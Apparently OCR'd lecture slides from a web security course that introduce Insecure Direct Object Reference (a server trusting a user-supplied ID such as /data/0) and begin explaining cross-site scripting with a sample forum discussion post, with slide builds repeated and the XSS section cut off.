
IDOR Overview

- GET -> Parameters in URL, POST -> Parameters in request body
- What are the security implications of both?
- In either case, GET or POST parameters are “attacker supplied input”
- What if the web server trusts these parameters are sane?
- Sane example: GET /data/2
- What if we’re not meant to be able to see /data/0, but server trusts input?

Web Security

IDOR Overview

- What if we’re not meant to be able to see /data/0, but server trusts input?



Data Type	Value
Number of Packets	72

Web Security

IDOR Overview

- What if we’re not meant to be able to see /data/0, but server trusts input?
    - This is known as an Insecure Direct Object Reference (IDOR) vulnerability

Web Security

IDOR Overview

- What if we’re not meant to be able to see /data/0, but server trusts input?
  - This is known as an Insecure Direct Object Reference (IDOR) vulnerability
- **Server trusts user (attacker) supplied input to access resources that should be restricted**

Web Security

IDOR Overview

- What if we’re not meant to be able to see /data/0, but server trusts input?
    - This is known as an Insecure Direct Object Reference (IDOR) vulnerability
- **Server trusts user (attacker) supplied input to access resources that should be restricted**
    - Can apply regardless of GET/POST - don’t trust user supplied input

Web Security

XSS Overview

- Cross Site Scripting

Web Security


XSS Overview

- Cross Site Scripting
- Occurs when attacker controlled input is injected into a web page

Web Security

XSS Overview

- Cross Site Scripting
- Occurs when attacker controlled in



Module 1 Discussion: Food and Culture

What's your favorite food?


We all have that food that we've loved for as long as we can remember. What's that special food for you?

Click reply to post your answer. After you post, you'll be able to see the responses of others. Please respond to at least two classmates.

Web Security

XSS Overview

- Cross Site Scripting
- Occurs when attacker controlled in
- What if our forum post contains valid HTML?



Module 1 Discussion: Food and Culture

Your new question

Subject: What's your favorite food?

Message:

We all have that food that we've loved for as long as we can remember. What's that special food for you?

